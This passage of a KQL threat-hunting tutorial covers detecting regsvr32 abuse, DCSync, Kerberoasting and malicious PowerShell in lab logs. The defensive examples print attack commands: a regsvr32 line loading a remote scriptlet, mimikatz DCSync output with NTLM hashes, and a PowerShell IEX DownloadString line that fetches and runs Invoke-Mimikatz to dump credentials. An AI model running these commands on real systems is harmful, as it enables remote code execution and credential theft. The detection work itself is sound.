6 {"$id":"10","ProcessId":"1424","CommandLine":"Explorer.EXE","CreationTimeUtc":"2020-04-18T16:49:18.1112809Z","ImageFile":{"$ref":"9"},"Account":{"$ref":"5"},"H

7 {"$id":"11","Algorithm":"SHA1","Value":"8dca9749cd48d286950e7a9fa1088c937cbccad4","Type":"filehash"}

8 {"$id":"12","Algorithm":"MD5","Value":"d7ab69fad18d4a643d84a271dfc0dbdf","Type":"filehash"}

13 {"$id":"17","Algorithm":"MD5","Value":"578bab56836a3fe455ffc7883041825b","Type":"filehash"}

14 {"$id":"18","Algorithm":"SHA256","Value":"8ffc7f80efbf746e49f37ea3d140f042cf71ef20b4da2a8f02688e79295da11d","Type":"filehash"}

15 {"$id":"19","Directory":"C:\\Windows\\System32","Name":"regsvr32.exe","Host":{"$ref":"4"},"FileHashes":[{"$ref":"16"},{"$ref":"17"},{"$ref":"18"}],"CreatedTimeUtc"

16 {"$id":"20","ProcessId":"18456","CommandLine":"regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/

We will now use the **parse_json** scalar function to parse the **CommandLine** & **CreatedTimeUtc** property.

CommandLine	regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct
CreatedTimeUtc	2020-04-27T11:40:54.3804822Z
CreationTimeUtc	2020-04-27T11:40:54.3804822Z
ElevationToken	Limited

Click on **Extend column** at **CommandLine** & **CreatedTimeUtc**

Final result:

TimeGenerated [UTC]	CommandLine	CreatedTimeUtc	SystemAlertId
4/27/2020, 11:42:57.000 AM	regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/redcanary...	2020-04-27T11:40:54.3804822Z	e1da73a6-5c3c-e06c-6b4
4/27/2020, 11:42:56.000 AM	regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/redcanary...	2020-04-27T11:40:54.3804822Z	877f7bad-b20c-2780-7b5
4/11/2020, 3:24:09.000 PM			54299b23-b828-c6aa-403
4/11/2020, 3:24:08.000 PM			369049ea-7e5c-4879-8d5

• 8.1) – Hunting for DCSync activities

DCSync is a technique whereby an attacker is impersonating the behaviour of a Domain Controller in order to obtain the password hashes of every user.

- Example

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /user:krbtgt /domain:IDENTITY.local
[DC] 'IDENTITY.local' will be the domain
[DC] 'IDENTITY-DC.IDENTITY.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/1/2020 8:52:36 PM
Object Security ID   : S-1-5-21-1568615022-3734254442-823492033-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 90790a242ab0fe21be833167ab4926f3
    ntlm- 0: 90790a242ab0fe21be833167ab4926f3
    ntlm- 1: c599e506e9b10c6ef444bd6cfd30c787
```

DCSync generates two events on a Domain Controller that we need to look for.

4662	An operation was performed on an object
4624	An account was successfully logged on

We first will run the following KQL query

```
SecurityEvent
| where Computer == "IDENTITY-DC.IDENTITY.local" and EventID == 4662
and Properties has "{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}" and Properties has
"{19195a5b-6da0-11d0-afd3-00c04fd930c9}"
```

Here we can see that Bob might have executed a DCSync attack.

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
4/27/2020, 7:16:58.533 PM	IDENTITY\Bob	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
4/27/2020, 7:16:58.537 PM	IDENTITY\Bob	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
4/27/2020, 7:27:48.210 PM	IDENTITY\IDENTITY-DC$	Machine	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security

Now look at the following KQL query and filter on logon type 3. Every time, when a user is executing a DCSync attack. A network logon is made.


```
SecurityEvent
| where Computer == "IDENTITY-DC.IDENTITY.local" and EventID == 4624
| where Account == "IDENTITY\\Bob" and LogonType == 3
```

Result:

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel	Task
4/27/2020, 7:13:35.180 PM	IDENTITY\Bob	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	12,544

- 8.2) – Kerberoast

Create a fake service account with a SPN and monitor when someone is requesting a service ticket for that account.




- Example

Here we can see that the user Carol has requested a service ticket for the HoneyUser account.

Since HoneyUser account isn't a real account. We have discovered a malicious activity.

```
PS C:\Users\Carol> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\Carol> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "HTTP/
dontcrackme.bro"


Id                   : uuid-d91888ea-e09e-41ed-9668-5fa7f030e7f6-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 4/27/2020 8:39:07 PM
ValidTo              : 4/28/2020 6:37:55 AM
ServicePrincipalName : HTTP/dontcrackme.bro
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```


Event **4769** is generated on a Domain Controller.



We'll start with a simple KQL query and filter on event 4769 (A Kerberos service ticket was requested)

```
SecurityEvent
| where Computer == "IDENTITY-DC.IDENTITY.local" and EventID == 4769
```


It is impossible to only filter at event 4769, because otherwise we would receive a lot of false positives.



Now we are going to filter on the keyword ''HoneyUser'' and use the Project operator to display only the necessary columns.


```
SecurityEvent
| where Computer == "IDENTITY-DC.IDENTITY.local" and EventID == 4769
and EventData has "HoneyUser"
| project EventID, Activity, Computer, EventData
```

At the **EventData** column, there is data stored in a XML format.



EventID	Activity	Computer	EventData
4,769	4769 - A Kerberos service ticket was requested.	IDENTITY-DC.IDENTITY.local	<EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/e

We now can see that the user Carol has requested this service ticket.




```
<EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<Data Name="TargetUserName">Carol@IDENTITY.LOCAL</Data>
<Data Name="TargetDomainName">IDENTITY.LOCAL</Data>
<Data Name="ServiceName">HoneyUser</Data>
<Data Name="ServiceSid">S-1-5-21-1568615022-3734254442-823492033-1716</Data>
```

Here we have parsed the values:

```
SecurityEvent
| where Computer == "IDENTITY-DC.IDENTITY.local" and EventID == 4769
and EventData has "HoneyUser"
| parse EventData with * 'TargetUserName">' TargetUserName '</Data>' *
| parse EventData with * 'ServiceName">' ServiceName '</Data>' *
| project EventID, Activity, Computer, TargetUserName, ServiceName
```

End result:



EventID	Activity	Computer	TargetUserName	ServiceName
4,769	4769 - A Kerberos service ticket was requested.	IDENTITY-DC.IDENTITY.local	Carol@IDENTITY.LOCAL	HoneyUser

• 9.0) – Malicious PowerShell activities

Description of MITRE ATT&CK:

PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code.

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.

- Example

```
PS C:\windows\system32> IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command privilege::debug; Invoke-Mimikatz -DumpCreds;
Hostname: Client.IDENTITY.local / S-1-5-21-1568615022-3734254442-823492033

  .#####.   mimikatz 2.2.0 (x64) #18362 Apr 21 2020 12:42:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK

Hostname: Client.IDENTITY.local / S-1-5-21-1568615022-3734254442-823492033

  .#####.   mimikatz 2.2.0 (x64) #18362 Apr 21 2020 12:42:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords
```

We will start with the following KQL query:

```
Event
| where Source == "Microsoft-Windows-PowerShell"
and RenderedDescription contains "(New-Object Net.WebClient).DownloadString"
```

Result:

EventData is the column that contains all the metadata.


EventData	EventID	RenderedDescription	Azur
<DataItem type="System.XmlData" time="2020-04-28T14:19:17.3036...	4,104	Creating Scriptblock text (1 of 1): powershell.exe -exec bypass -C "IEX...	
<DataItem type="System.XmlData" time="2020-04-28T14:19:23.7155...	4,100	Error Message = VirtualAlloc failed to allocate memory for PE. If PE i...	
<DataItem type="System.XmlData" time="2020-04-28T14:19:23.722...	4,100	Error Message = VirtualAlloc failed to allocate memory for PE. If PE i...	
<DataItem type="System.XmlData" time="2020-04-28T14:19:23.728...	4,100	Error Message = VirtualAlloc failed to allocate memory for PE. If PE i...	

There is a data field that belongs to the **EventData** column with the name **ScriptBlockText**. We can parse this value in our KQL query.

This will be our KQL query.

```
Event
| where Source == "Microsoft-Windows-PowerShell"
and RenderedDescription contains "(New-Object Net.WebClient).DownloadString"
| parse EventData with * 'ScriptBlockText">' ScriptBlockText '</Data' *
| project EventLog, Computer, UserName, ScriptBlockText
```

Final result:



EventLog	Computer	UserName	ScriptBlockText
Microsoft-Windows-PowerShell/Operational	Client.IDENTITY.local	IDENTITY\Carol	powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient).DownloadString('https:/.
Microsoft-Windows-PowerShell/Operational	Client.IDENTITY.local	IDENTITY\Carol	
Microsoft-Windows-PowerShell/Operational	Client.IDENTITY.local	IDENTITY\Carol	
Microsoft-Windows-PowerShell/Operational	Client.IDENTITY.local	IDENTITY\Carol	

- What next?

Keep learning and be curious. Always strive to become better and start writing your own KQL queries. I hope that I have inspired you to start with KQL!